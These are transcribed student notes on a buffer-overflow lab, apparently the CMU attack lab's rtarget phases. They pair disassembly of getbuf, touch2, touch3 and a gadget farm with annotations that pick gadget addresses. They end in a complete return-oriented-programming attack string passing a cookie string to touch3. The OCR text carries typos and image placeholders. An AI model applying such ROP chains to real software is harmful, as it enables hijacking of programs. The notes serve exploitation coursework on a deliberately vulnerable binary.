401301: 69 c0 b6 59 00 00	imul	\$0x59b6,%eax,%eax
401307: 89 44 24 dc	mov	%eax,-0x24(%rsp)
40130b: 8b 44 24 e4	mov	-0x1c(%rsp),%eax
40130f: 69 c0 5d d5 00 00	imul	\$0xd55d,%eax,%eax
401315: 89 44 24 e4	mov	%eax,-0x1c(%rsp)
401319: 8b 44 24 dc	mov	-0x24(%rsp),%eax
40131d: 69 c0 0b ae 00 00	imul	\$0xae0b,%eax,%eax
401323: 89 44 24 dc	mov	%eax,-0x24(%rsp)
401327: 8b 44 24 f4	mov	-0xc(%rsp),%eax
40132b: 69 c0 93 65 00 00	imul	\$0x6593,%eax,%eax
401331: 89 44 24 f4	mov	%eax,-0xc(%rsp)
401335: 8b 44 24 d4	mov	-0x2c(%rsp),%eax
401339: 69 c0 ae 8d 00 00	imul	\$0x8dae,%eax,%eax
40133f: 89 44 24 d4	mov	%eax,-0x2c(%rsp)
401343: 8b 44 24 ec	mov	-0x14(%rsp),%eax
401347: 69 c0 29 83 00 00	imul	\$0x8329,%eax,%eax
40134d: 89 44 24 ec	mov	%eax,-0x14(%rsp)
401351: 8b 44 24 e4	mov	-0x1c(%rsp),%eax
401355: 69 c0 02 5a 00 00	imul	\$0x5a02,%eax,%eax
40135b: 89 44 24 e4	mov	%eax,-0x1c(%rsp)
40135f: 8b 44 24 dc	mov	-0x24(%rsp),%eax
401363: 69 c0 35 42 00 00	imul	\$0x4235,%eax,%eax
401369: 89 44 24 dc	mov	%eax,-0x24(%rsp)
40136d: 8b 44 24 d0	mov	-0x30(%rsp),%eax
401371: 69 c0 53 4b 00 00	imul	\$0x4b53,%eax,%eax
401377: 89 44 24 d0	mov	%eax,-0x30(%rsp)
40137b: 8b 44 24 e4	mov	-0x1c(%rsp),%eax
40137f: 69 c0 4f ea 00 00	imul	\$0xea4f,%eax,%eax

401385:	89 44 24 e4	mov %eax,-0x1c(%rsp)
401389:	8b 44 24 d0	mov -0x30(%rsp),%eax
40138d:	69 c0 ad f7 00 00	imul \$0xf7ad,%eax,%eax
401393:	89 44 24 d0	mov %eax,-0x30(%rsp)
401397:	8b 44 24 f4	mov -0xc(%rsp),%eax
40139b:	69 c0 90 aa 00 00	imul \$0xaa90,%eax,%eax
4013a1:	89 44 24 f4	mov %eax,-0xc(%rsp)
4013a5:	8b 44 24 d0	mov -0x30(%rsp),%eax
4013a9:	69 c0 10 e9 00 00	imul \$0xe910,%eax,%eax
4013af:	89 44 24 d0	mov %eax,-0x30(%rsp)
4013b3:	8b 44 24 f4	mov -0xc(%rsp),%eax
4013b7:	69 c0 d2 4b 00 00	imul \$0x4bd2,%eax,%eax
4013bd:	89 44 24 f4	mov %eax,-0xc(%rsp)
4013c1:	8b 44 24 e0	mov -0x20(%rsp),%eax
4013c5:	69 c0 40 fb 00 00	imul \$0xfb40,%eax,%eax
4013cb:	89 44 24 e0	mov %eax,-0x20(%rsp)
4013cf:	8b 44 24 d8	mov -0x28(%rsp),%eax
4013d3:	69 c0 b3 c9 00 00	imul \$0xc9b3,%eax,%eax
4013d9:	89 44 24 d8	mov %eax,-0x28(%rsp)
4013dd:	8b 44 24 d0	mov -0x30(%rsp),%eax
4013e1:	69 c0 8d 6a 00 00	imul \$0x6a8d,%eax,%eax
4013e7:	89 44 24 d0	mov %eax,-0x30(%rsp)
4013eb:	8b 44 24 d8	mov -0x28(%rsp),%eax
4013ef:	69 c0 3e 2d 00 00	imul \$0x2d3e,%eax,%eax
4013f5:	89 44 24 d8	mov %eax,-0x28(%rsp)
4013f9:	8b 44 24 f4	mov -0xc(%rsp),%eax
4013fd:	69 c0 36 8b 00 00	imul \$0x8b36,%eax,%eax
401403:	89 44 24 f4	mov %eax,-0xc(%rsp)
401407:	8b 44 24 f0	mov -0x10(%rsp),%eax
40140b:	69 c0 31 ee 00 00	imul \$0xee31,%eax,%eax
401411:	89 44 24 f0	mov %eax,-0x10(%rsp)
401415:	8b 44 24 f0	mov -0x10(%rsp),%eax
401419:	69 c0 3c aa 00 00	imul \$0xaa3c,%eax,%eax
40141f:	89 44 24 f0	mov %eax,-0x10(%rsp)
401423:	8b 44 24 e0	mov -0x20(%rsp),%eax
401427:	69 c0 17 7c 00 00	imul \$0x7c17,%eax,%eax
40142d:	89 44 24 e0	mov %eax,-0x20(%rsp)
401431:	8b 44 24 d0	mov -0x30(%rsp),%eax
401435:	69 c0 e3 27 00 00	imul \$0x27e3,%eax,%eax
40143b:	89 44 24 d0	mov %eax,-0x30(%rsp)
40143f:	8b 44 24 e8	mov -0x18(%rsp),%eax
401443:	69 c0 3b f0 00 00	imul \$0xf03b,%eax,%eax
401449:	89 44 24 e8	mov %eax,-0x18(%rsp)
40144d:	8b 44 24 ec	mov -0x14(%rsp),%eax
401451:	69 c0 4e 77 00 00	imul \$0x774e,%eax,%eax
401457:	89 44 24 ec	mov %eax,-0x14(%rsp)
40145b:	8b 44 24 e4	mov -0x1c(%rsp),%eax
40145f:	69 c0 4b 7c 00 00	imul \$0x7c4b,%eax,%eax
401465:	89 44 24 e4	mov %eax,-0x1c(%rsp)
401469:	8b 44 24 ec	mov -0x14(%rsp),%eax
40146d:	69 c0 c1 4b 00 00	imul \$0x4bc1,%eax,%eax
401473:	89 44 24 ec	mov %eax,-0x14(%rsp)

401477: 8b 44 24 ec	mov -0x14(%rsp),%eax
40147b: 69 c0 8f 98 00 00	imul \$0x988f,%eax,%eax
401481: 89 44 24 ec	mov %eax,-0x14(%rsp)
401485: 8b 44 24 d4	mov -0x2c(%rsp),%eax
401489: 69 c0 d5 66 00 00	imul \$0x66d5,%eax,%eax
40148f: 89 44 24 d4	mov %eax,-0x2c(%rsp)
401493: 8b 44 24 f0	mov -0x10(%rsp),%eax
401497: 69 c0 72 da 00 00	imul \$0xda72,%eax,%eax
40149d: 89 44 24 f0	mov %eax,-0x10(%rsp)
4014a1: 8b 44 24 f4	mov -0xc(%rsp),%eax
4014a5: 69 c0 d1 6b 00 00	imul \$0x6bd1,%eax,%eax
4014ab: 89 44 24 f4	mov %eax,-0xc(%rsp)
4014af: 8b 44 24 e0	mov -0x20(%rsp),%eax
4014b3: 69 c0 0c b7 00 00	imul \$0xb70c,%eax,%eax
4014b9: 89 44 24 e0	mov %eax,-0x20(%rsp)
4014bd: 8b 44 24 d8	mov -0x28(%rsp),%eax
4014c1: 69 c0 35 43 00 00	imul \$0x4335,%eax,%eax
4014c7: 89 44 24 d8	mov %eax,-0x28(%rsp)
4014cb: 8b 44 24 ec	mov -0x14(%rsp),%eax
4014cf: 69 c0 f6 ee 00 00	imul \$0xeeef6,%eax,%eax
4014d5: 89 44 24 ec	mov %eax,-0x14(%rsp)
4014d9: 8b 44 24 ec	mov -0x14(%rsp),%eax
4014dd: 69 c0 1c 77 00 00	imul \$0x771c,%eax,%eax
4014e3: 89 44 24 ec	mov %eax,-0x14(%rsp)
4014e7: 8b 44 24 e0	mov -0x20(%rsp),%eax
4014eb: 69 c0 4f e7 00 00	imul \$0xe74f,%eax,%eax
4014f1: 89 44 24 e0	mov %eax,-0x20(%rsp)
4014f5: 8b 44 24 e4	mov -0x1c(%rsp),%eax
4014f9: 69 c0 81 4e 00 00	imul \$0x4e81,%eax,%eax
4014ff: 89 44 24 e4	mov %eax,-0x1c(%rsp)
401503: 8b 44 24 d0	mov -0x30(%rsp),%eax
401507: 69 c0 97 25 00 00	imul \$0x2597,%eax,%eax
40150d: 89 44 24 d0	mov %eax,-0x30(%rsp)
401511: 8b 44 24 d0	mov -0x30(%rsp),%eax
401515: 69 c0 b3 21 00 00	imul \$0x21b3,%eax,%eax
40151b: 89 44 24 d0	mov %eax,-0x30(%rsp)
40151f: 8b 44 24 f0	mov -0x10(%rsp),%eax
401523: 69 c0 9a e9 00 00	imul \$0xe99a,%eax,%eax
401529: 89 44 24 f0	mov %eax,-0x10(%rsp)
40152d: 8b 44 24 d8	mov -0x28(%rsp),%eax
401531: 69 c0 5d f0 00 00	imul \$0xf05d,%eax,%eax
401537: 89 44 24 d8	mov %eax,-0x28(%rsp)
40153b: 8b 44 24 e8	mov -0x18(%rsp),%eax
40153f: 69 c0 fd 07 00 00	imul \$0x7fd,%eax,%eax
401545: 89 44 24 e8	mov %eax,-0x18(%rsp)
401549: 8b 44 24 d8	mov -0x28(%rsp),%eax
40154d: 69 c0 c1 8c 00 00	imul \$0x8cc1,%eax,%eax
401553: 89 44 24 d8	mov %eax,-0x28(%rsp)
401557: 8b 44 24 f4	mov -0xc(%rsp),%eax
40155b: 69 c0 ef 70 00 00	imul \$0x70ef,%eax,%eax
401561: 89 44 24 f4	mov %eax,-0xc(%rsp)
401565: 8b 44 24 d4	mov -0x2c(%rsp),%eax

401569:	69 c0 ed 84 00 00	imul	\$0x84ed,%eax,%eax
40156f:	89 44 24 d4	mov	%eax,-0x2c(%rsp)
401573:	8b 44 24 d8	mov	-0x28(%rsp),%eax
401577:	69 c0 ad 55 00 00	imul	\$0x55ad,%eax,%eax
40157d:	89 44 24 d8	mov	%eax,-0x28(%rsp)
401581:	8b 44 24 d4	mov	-0x2c(%rsp),%eax
401585:	69 c0 86 ef 00 00	imul	\$0xef86,%eax,%eax
40158b:	89 44 24 d4	mov	%eax,-0x2c(%rsp)
40158f:	8b 44 24 e0	mov	-0x20(%rsp),%eax
401593:	69 c0 1c c7 00 00	imul	\$0xc71c,%eax,%eax
401599:	89 44 24 e0	mov	%eax,-0x20(%rsp)
40159d:	8b 44 24 d8	mov	-0x28(%rsp),%eax
4015a1:	69 c0 04 f1 00 00	imul	\$0xf104,%eax,%eax
4015a7:	89 44 24 d8	mov	%eax,-0x28(%rsp)
4015ab:	8b 44 24 f0	mov	-0x10(%rsp),%eax
4015af:	69 c0 27 01 00 00	imul	\$0x127,%eax,%eax
4015b5:	89 44 24 f0	mov	%eax,-0x10(%rsp)
4015b9:	8b 44 24 d4	mov	-0x2c(%rsp),%eax
4015bd:	69 c0 39 93 00 00	imul	\$0x9339,%eax,%eax
4015c3:	89 44 24 d4	mov	%eax,-0x2c(%rsp)
4015c7:	8b 44 24 f0	mov	-0x10(%rsp),%eax
4015cb:	69 c0 78 89 00 00	imul	\$0x8978,%eax,%eax
4015d1:	89 44 24 f0	mov	%eax,-0x10(%rsp)
4015d5:	8b 44 24 e4	mov	-0x1c(%rsp),%eax
4015d9:	69 c0 de 4b 00 00	imul	\$0x4bde,%eax,%eax
4015df:	89 44 24 e4	mov	%eax,-0x1c(%rsp)
4015e3:	8b 44 24 dc	mov	-0x24(%rsp),%eax
4015e7:	69 c0 1e 58 00 00	imul	\$0x581e,%eax,%eax
4015ed:	89 44 24 dc	mov	%eax,-0x24(%rsp)
4015f1:	8b 44 24 f4	mov	-0xc(%rsp),%eax
4015f5:	69 c0 e2 c4 00 00	imul	\$0xc4e2,%eax,%eax
4015fb:	89 44 24 f4	mov	%eax,-0xc(%rsp)
4015ff:	8b 44 24 e4	mov	-0x1c(%rsp),%eax
401603:	69 c0 93 06 00 00	imul	\$0x693,%eax,%eax
401609:	89 44 24 e4	mov	%eax,-0x1c(%rsp)
40160d:	8b 44 24 f4	mov	-0xc(%rsp),%eax
401611:	69 c0 9f a7 00 00	imul	\$0xa79f,%eax,%eax
401617:	89 44 24 f4	mov	%eax,-0xc(%rsp)
40161b:	8b 44 24 d8	mov	-0x28(%rsp),%eax
40161f:	69 c0 5e f1 00 00	imul	\$0xf15e,%eax,%eax
401625:	89 44 24 d8	mov	%eax,-0x28(%rsp)
401629:	8b 44 24 ec	mov	-0x14(%rsp),%eax
40162d:	69 c0 1d af 00 00	imul	\$0xaf1d,%eax,%eax
401633:	89 44 24 ec	mov	%eax,-0x14(%rsp)
401637:	8b 44 24 f4	mov	-0xc(%rsp),%eax
40163b:	69 c0 f7 27 00 00	imul	\$0x27f7,%eax,%eax
401641:	89 44 24 f4	mov	%eax,-0xc(%rsp)
401645:	8b 44 24 d0	mov	-0x30(%rsp),%eax
401649:	69 c0 af ad 00 00	imul	\$0xadaf,%eax,%eax
40164f:	89 44 24 d0	mov	%eax,-0x30(%rsp)
401653:	8b 44 24 dc	mov	-0x24(%rsp),%eax
401657:	69 c0 c9 24 00 00	imul	\$0x24c9,%eax,%eax

```

40165d: 89 44 24 dc      mov    %eax,-0x24(%rsp)
401661: ba 00 00 00 00    mov    $0x0,%edx
401666: b8 00 00 00 00    mov    $0x0,%eax
40166b: eb 0b             jmp    401678 <scramble+0x52e>
40166d: 89 d1             mov    %edx,%ecx
40166f: 8b 4c 8c d0      mov    -0x30(%rsp,%rcx,4),%ecx
401673: 01 c8             add    %ecx,%eax
401675: 83 c2 01          add    $0x1,%edx
401678: 83 fa 09          cmp    $0x9,%edx
40167b: 76 f0             jbe    40166d <scramble+0x523>
40167d: f3 c3             repz   retq

```

0000000000040167f <getbuf>:

```

40167f: 48 83 ec 18      sub    $0x18,%rsp
401683: 48 89 e7          mov    %rsp,%rdi
401686: e8 7c 03 00 00    callq  401a07 <Gets>
40168b: b8 01 00 00 00    mov    $0x1,%eax
401690: 48 83 c4 18      add    $0x18,%rsp
401694: c3                 retq

```

00000000000401695 <touch1>:

```

401695: 48 83 ec 08      sub    $0x8,%rsp
401699: c7 05 59 3e 20 00 01    movl   $0x1,0x203e59(%rip)    # 6054fc <vlevel>
4016a0: 00 00 00
4016a3: bf a7 2e 40 00    mov    $0x402ea7,%edi
4016a8: e8 33 f5 ff ff    callq  400be0 <puts@plt>
4016ad: bf 01 00 00 00    mov    $0x1,%edi
4016b2: e8 0b 05 00 00    callq  401bc2 <validate>
4016b7: bf 00 00 00 00    mov    $0x0,%edi
4016bc: e8 6f f6 ff ff    callq  400d30 <exit@plt>

```


phase 4, 先将 touch2 的值 pop 到 reg 中, 然后将该值 copy 到 rdi 中

000000000004016c1 <touch2>:

```

4016c1: 48 83 ec 08      sub    $0x8,%rsp
4016c5: 89 fa             mov    %edi,%edx
4016c7: c7 05 2b 3e 20 00 02    movl   $0x2,0x203e2b(%rip)    # 6054fc <vlevel>
4016ce: 00 00 00
4016d1: 39 3d 2d 3e 20 00    cmp    %edi,0x203e2d(%rip)    # 605504 <cookie>
4016d7: 74 28             je    401701 <touch2+0x40>
4016d9: be f8 2e 40 00    mov    $0x402ef8,%esi
4016de: bf 01 00 00 00    mov    $0x1,%edi
4016e3: b8 00 00 00 00    mov    $0x0,%eax
4016e8: e8 03 f6 ff ff    callq  400cf0 <__printf_chk@plt>
4016ed: bf 02 00 00 00    mov    $0x2,%edi
4016f2: e8 90 05 00 00    callq  401c87 <fail>
4016f7: bf 00 00 00 00    mov    $0x0,%edi
4016fc: e8 2f f6 ff ff    callq  400d30 <exit@plt>
401701: be d0 2e 40 00    mov    $0x402ed0,%esi
401706: bf 01 00 00 00    mov    $0x1,%edi
40170b: b8 00 00 00 00    mov    $0x0,%eax
401710: e8 db f5 ff ff    callq  400cf0 <__printf_chk@plt>
401715: bf 02 00 00 00    mov    $0x2,%edi
40171a: e8 a3 04 00 00    callq  401bc2 <validate>

```



gadget 1:
58 popq %rax
c3 retq

40171f: eb d6 jmp 4016f7 <touch2+0x36>

0000000000401721 <hexmatch>:

```
401721: 41 54                push %r12
401723: 55                push %rbp
401724: 53                push %rbx
401725: 48 83 ec 70        sub $0x70,%rsp
401729: 89 fd                mov %edi,%ebp
40172b: 48 89 f3            mov %rsi,%rbx
40172e: e8 7d f5 ff ff     callq 400cb0 <random@plt>
401733: 48 89 c1            mov %rax,%rcx
401736: 48 ba 0b d7 a3 70 3d    movabs $0xa3d70a3d70a3d70b,%rdx
40173d: 0a d7 a3
401740: 48 f7 ea            imul %rdx
401743: 48 01 ca            add %rcx,%rdx
401746: 48 c1 fa 06        sar $0x6,%rdx
40174a: 48 89 c8            mov %rcx,%rax
40174d: 48 c1 f8 3f        sar $0x3f,%rax
401751: 48 29 c2            sub %rax,%rdx
401754: 48 8d 04 92        lea (%rdx,%rdx,4),%rax
401758: 48 8d 14 80        lea (%rax,%rax,4),%rdx
40175c: 48 8d 04 95 00 00 00    lea 0x0(%rdx,4),%rax
401763: 00
401764: 48 29 c1            sub %rax,%rcx
401767: 4c 8d 24 0c        lea (%rsp,%rcx,1),%r12
40176b: 41 89 e8            mov %ebp,%r8d
40176e: b9 c4 2e 40 00      mov $0x402ec4,%ecx
401773: 48 c7 c2 ff ff ff    mov $0xfffffffffffffff,%rdx
40177a: be 01 00 00 00      mov $0x1,%esi
40177f: 4c 89 e7            mov %r12,%rdi
401782: b8 00 00 00 00      mov $0x0,%eax
401787: e8 d4 f5 ff ff     callq 400d60 <__sprintf_chk@plt>
40178c: ba 09 00 00 00      mov $0x9,%edx
401791: 4c 89 e6            mov %r12,%rsi
401794: 48 89 df            mov %rbx,%rdi
401797: e8 24 f4 ff ff     callq 400bc0 <strncmp@plt>
40179c: 85 c0               test %eax,%eax
40179e: 0f 94 c0            sete %al
4017a1: 0f b6 c0            movzbl %al,%eax
4017a4: 48 83 c4 70        add $0x70,%rsp
4017a8: 5b                pop %rbx
4017a9: 5d                pop %rbp
4017aa: 41 5c               pop %r12
4017ac: c3                retq
```

00000000004017ad <touch3>:


```
4017ad: 53                push %rbx // 值的插入点
4017ae: 48 89 fb            mov %rdi,%rbx
4017b1: c7 05 41 3d 20 00 03    movl $0x3,0x203d41(%rip)    # 6054fc <vlevel>
4017b8: 00 00 00
4017bb: 48 89 fe            mov %rdi,%rsi
4017be: 8b 3d 40 3d 20 00    mov 0x203d40(%rip),%edi    # 605504 <cookie>
```

goal: 使rtarget在getbuf()后执行touch3()而不返回test，并把touch3传入

param; cookie的字符串表示(高到低优先, 8T hex, 无0x)

3d9549ca = 33 64 39 35 34 39 63 61 00 '10'

```
4017c4: e8 58 ff ff ff    callq 401721 <hexmatch>
4017c9: 85 c0              test %eax,%eax
4017cb: 74 2b              je 4017f8 <touch3+0x4b> ← 不能call!
4017cd: 48 89 da          mov %rbx,%rdx
4017d0: be 20 2f 40 00      mov $0x402f20,%esi
4017d5: bf 01 00 00 00      mov $0x1,%edi
4017da: b8 00 00 00 00      mov $0x0,%eax
4017df: e8 0c f5 ff ff    callq 400cf0 <_printf_chk@plt>
4017e4: bf 03 00 00 00      mov $0x3,%edi
4017e9: e8 d4 03 00 00    callq 401bc2 <validate>
4017ee: bf 00 00 00 00      mov $0x0,%edi
4017f3: e8 38 f5 ff ff    callq 400d30 <exit@plt>
4017f8: 48 89 da          mov %rbx,%rdx
4017fb: be 48 2f 40 00      mov $0x402f48,%esi
401800: bf 01 00 00 00      mov $0x1,%edi
401805: b8 00 00 00 00      mov $0x0,%eax
40180a: e8 e1 f4 ff ff    callq 400cf0 <_printf_chk@plt>
40180f: bf 03 00 00 00      mov $0x3,%edi
401814: e8 6e 04 00 00    callq 401c87 <fail>
401819: eb d3              jmp 4017ee <touch3+0x41> 112B }
```



000000000040181b <test>:

```
40181b: 48 83 ec 08      sub $0x8,%rsp
40181f: b8 00 00 00 00      mov $0x0,%eax
401824: e8 56 fe ff ff    callq 40167f <getbuf>
401829: 89 c2              mov %eax,%edx
40182b: be 70 2f 40 00      mov $0x402f70,%esi
401830: bf 01 00 00 00      mov $0x1,%edi
401835: b8 00 00 00 00      mov $0x0,%eax
40183a: e8 b1 f4 ff ff    callq 400cf0 <_printf_chk@plt>
40183f: 48 83 c4 08      add $0x8,%rsp
401843: c3                  retq
```

0000000000401844 <start_farm>:

```
401844: b8 01 00 00 00      mov $0x1,%eax
401849: c3                  retq
```

000000000040184a <setval_366>:

```
40184a: c7 07 68 89 c7 90    movl $0x90c78968,(%rdi)
401850: c3                  retq
```

0000000000401851 <addval_462>:

```
401851: 8d 87 58 90 94 c3    lea -0x3c6b6fa8(%rdi),%eax
401857: c3                  retq 0x53654c98
```

0000000000401858 <setval_422>:

```
401858: c7 07 48 89 c7 c3    movl $0xc3c78948,(%rdi) movl %eax,%edi (retq)
40185e: c3                  retq 大址: 0x40185a
```

000000000040185f <setval_219>:

```
40185f: c7 07 98 d2 58 c3    movl $0xc358d298,(%rdi)
401865: c3                  retq
```

movl %eax, %edi (retq)
↳ ret: 0x40185a

popq %rax (retq) ①
↳ ret: 0x401876

movl %esp, %ecx (retq)
↳ ret: 0x40189d

movl %ecx, %edx
andl %al, %al ③
retc
↳ ret: 0x401803

andb %al, %al
↳ ret: 0x401805

andb %dl, %de (retq)
↳ ret: 0x4018cc

movl %edx, %esi
andb %dl, %dl ④
retq
↳ ret: 0x4018cc

orb %al, %al
↳ ret: 0x401916

orb %dl, %dl
↳ ret: 0x401929

move %ecx, %eax
orb %bl, %bl ②
retq
↳ ret: 0x4018b0

leal (%rdi,%rsi,1), %rcx
retq.
↳ ret: 0x401887 ⑦

(rdi) edi
↑
(rcx) eax → ebx → edx → esi
↑
esp
(rsp)

mvng %rsp, %rcx
↳ ret: 0x40191c ⑤

mvng %rcx, %rdi
↳ ret: 0x401868 ⑥ & ⑧


goal: set %rdi = addr. l cookie)

Analyze:

→ stack grows (V)

- ① There's a 'push' action in <touch>,
to make sure cookie is not overlayed.
its address must be above (higher than)
that of <touch>.


- ② To pass a param. to %rdi,
We can and only can do it
through %rax.



If pop %rax, %rsp gives
above touch), not executed

If leave space, cookie may be
overlaid.

item	offset(偏)	op	%rsp
wookie	104		112 ?
touch3	96	run!	104
gadget 8	88	movq %rax,%rdi	96
gadget 7	80	lea (%rdi,%rsi,1),%rax	88
gadget 6	72	move %rax,%rdi	80
gadget 5	64	move %rsp,%rax (%rax = 72)	72
gadget 4	56	move %edx,%esi	64
gadget 3	48	move %ecx,%edx	56
gadget 2	40	move %eax,%ecx	48
offset=32	32	popped into %rax	\
gadget 1	24	popq %rax	40
buf	0	\	




← gadget | return

$\leftarrow \%rsp$ (gadget(开始执行时已经跳转))

$\leftarrow \text{Pr}_{\text{S}}$

$\leftarrow \%rsp$ 先 pop 再执行.



攻击字符串:

00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
76 18 40 00 00 00 00 00 ; gadget 1
20 00 00 00 00 00 00 00 ; offset
b0 18 40 00 00 00 00 00 ; gadget 2
a3 18 40 00 00 00 00 00 ; gadget 3
c1 18 40 00 00 00 00 00 ; gadget 4
1c 19 40 00 00 00 00 00 ; gadget 5
68 18 40 00 00 00 00 00 ; gadget 6
87 18 40 00 00 00 00 00 ; gadget 7
68 18 40 00 00 00 00 00 ; gadget 8
ad 17 40 00 00 00 00 00 ; touch
33 64 39 35 34 39 63 61 00 ; wilcie

movq %rax, %rdi

地址: 0x401868

0000000000401866 <setval_246>:

401866: c7 07 48 89 c7 c3 movl \$0xc3c78948,(%rdi)
40186c: c3 retq

000000000040186d <getval_147>:

40186d: b8 7a 08 89 c7 mov \$0xc789087a,%eax
401872: c3 retq

0000000000401873 <addval_385>:

401873: 8d 87 00 58 90 c3 lea -0x3c6fa800(%rdi),%eax
401879: c3 retq

popq %rax (retq)

地址: 0x401876

000000000040187a <setval_107>:

40187a: c7 07 34 1d 58 92 movl \$0x92581d34,(%rdi)
401880: c3 retq

0000000000401881 <mid_farm>:

401881: b8 01 00 00 00 mov \$0x1,%eax
401886: c3 retq

0000000000401887 <add_xy>:

401887: 48 8d 04 37 lea (%rdi,%rsi,1),%rax
40188b: c3 retq

000000000040188c <addval_372>:

40188c: 8d 87 89 d6 78 c9 lea -0x36872977(%rdi),%eax
401892: c3 retq

0000000000401893 <setval_294>:

401893: c7 07 89 d6 c7 7c movl \$0x7cc7d689,(%rdi)
401899: c3 retq

000000000040189a <setval_155>:

40189a: c7 07 58 89 e0 c3 movl \$0xc3e08958,(%rdi)
4018a0: c3 retq

movl %esp,%ecx (retq)

地址: 0x40189d

and %al,%al

and %al,%al

4018a1: 8d 87 89 ca 20 c0 lea -0x3fdf3577(%rdi),%eax
4018a7: c3 retq

andb %al,%al

地址: 0x4018a5

move %eax,%edx

and %al,%al

00000000004018bc <getval_210>:
4018bc: b8 89 d6 30 c9 mov \$0xc930d689,%eax
4018c1: c3 retq

00000000004018c2 <addval_229>:
4018c2: 8d 87 89 c1 60 d2 lea -0x2d9f3e77(%rdi),%eax
4018c8: c3 retq *andb %dl, %dl (retq)*

00000000004018c9 <getval_301>: *地址: 0x4018cc*
4018c9: b8 89 d6 20 d2 mov \$0xd220d689,%eax
4018ce: c3 *retq* *movl %edx,%esi* *地址: 0x4018ca*
andb %dl,%dl
retq

00000000004018cf <setval_459>:
4018cf: c7 07 89 c1 18 d2 movl \$0xd218c189,(%rdi)
4018d5: c3 retq

00000000004018d6 <setval_186>:
4018d6: c7 07 89 c1 a4 c0 movl \$0xc0a4c189,(%rdi)
4018dc: c3 retq

00000000004018dd <addval_395>:
4018dd: 8d 87 88 d6 20 d2 lea -0x2ddf2978(%rdi),%eax
4018e3: c3 retq

00000000004018e4 <getval_425>:
4018e4: b8 89 ca a4 c9 mov \$0xc9a4ca89,%eax
4018e9: c3 retq

00000000004018ea <setval_417>:
4018ea: c7 07 9f 48 09 e0 movl \$0xe009489f,(%rdi)
4018f0: c3 retq

00000000004018f1 <getval_113>:
4018f1: b8 8b c1 c3 a8 mov \$0xa8c3c18b,%eax
4018f6: c3 retq

00000000004018f7 <getval_145>:
4018f7: b8 48 89 e0 92 mov \$0x92e08948,%eax
4018fc: c3 retq

00000000004018fd <addval_191>:
4018fd: 8d 87 48 89 e0 c2 lea -0x3d1f76b8(%rdi),%eax
401903: c3 retq

0000000000401904 <addval_423>:
401904: 8d 87 89 ca 00 d2 lea -0x2dff3577(%rdi),%eax
40190a: c3 retq

000000000040190b <addval_491>:
40190b: 8d 87 bc 89 c1 94 lea -0x6b3e7644(%rdi),%eax
401911: c3 retq

0000000000401912 <setval_222>:
 401912: c7 07 89 d6 08 c0 movl \$0xc008d689,(%rdi)
 401918: c3 retq
movq %rsp,%rcx
orb %al,%al
地址: 0X401916

0000000000401919 <setval_232>:
 401919: c7 07 c8 48 89 e0 movl \$0xe08948c8,(%rdi)
 40191f: c3 retq
at 0X40191C
movl %esp,%ecx(%rdi)
地址: 0X40191D

0000000000401920 <getval_201>:
 401920: b8 89 c1 20 d2 mov \$0xd220c189,%eax
 401925: c3 retq

0000000000401926 <getval_269>:
 401926: b8 81 ca 08 d2 mov \$0xd208ca81,%eax
 40192b: c3 retq
orb %al,%dl
地址: 0X401929

000000000040192c <getval_299>:
 40192c: b8 f2 8b d6 90 mov \$0x90d68bf2,%eax
 401931: c3 retq

0000000000401932 <addval_479>:
 401932: 8d 87 48 89 e0 c3 lea -0x3c1f76b8(%rdi),%eax
 401938: c3 retq

0000000000401939 <getval_466>:
 401939: b8 c9 d6 90 90 mov \$0x9090d6c9,%eax
 40193e: c3 retq

000000000040193f <addval_154>:
 40193f: 8d 87 89 c1 28 c0 lea -0x3fd73e77(%rdi),%eax
 401945: c3 retq

0000000000401946 <setval_159>:
 401946: c7 07 10 09 ca c3 movl \$0xc3ca0910,(%rdi)
 40194c: c3 retq

000000000040194d <addval_414>:
 40194d: 8d 87 09 ca 20 d2 lea -0x2ddf35f7(%rdi),%eax
 401953: c3 retq

0000000000401954 <setval_484>:
 401954: c7 07 48 89 e0 92 movl \$0x92e08948,(%rdi)
 40195a: c3 retq

000000000040195b <getval_284>:
 40195b: b8 89 ca 90 c7 mov \$0xc790ca89,%eax
 401960: c3 retq

0000000000401961 <end_farm>:
 401961: b8 01 00 00 00 mov \$0x1,%eax
 401966: c3 retq

0000000000401967 <save_char>:

```
401967: 8b 05 b7 47 20 00    mov    0x2047b7(%rip),%eax      # 606124 <gets_cnt>
40196d: 3d ff 03 00 00      cmp    $0x3ff,%eax
401972: 7f 49              jg    4019bd <save_char+0x56>
401974: 89 f9              mov    %edi,%ecx
401976: c0 e9 04            shr    $0x4,%cl
401979: 8d 14 40            lea    (%rax,%rax,2),%edx
40197c: 83 e1 0f            and    $0xf,%ecx
40197f: 0f b6 b1 40 32 40 00   movzbl 0x403240(%rcx),%esi
401986: 48 63 ca            movslq %edx,%rcx
401989: 40 88 b1 20 55 60 00   mov    %sil,0x605520(%rcx)
401990: 8d 4a 01            lea    0x1(%rdx),%ecx
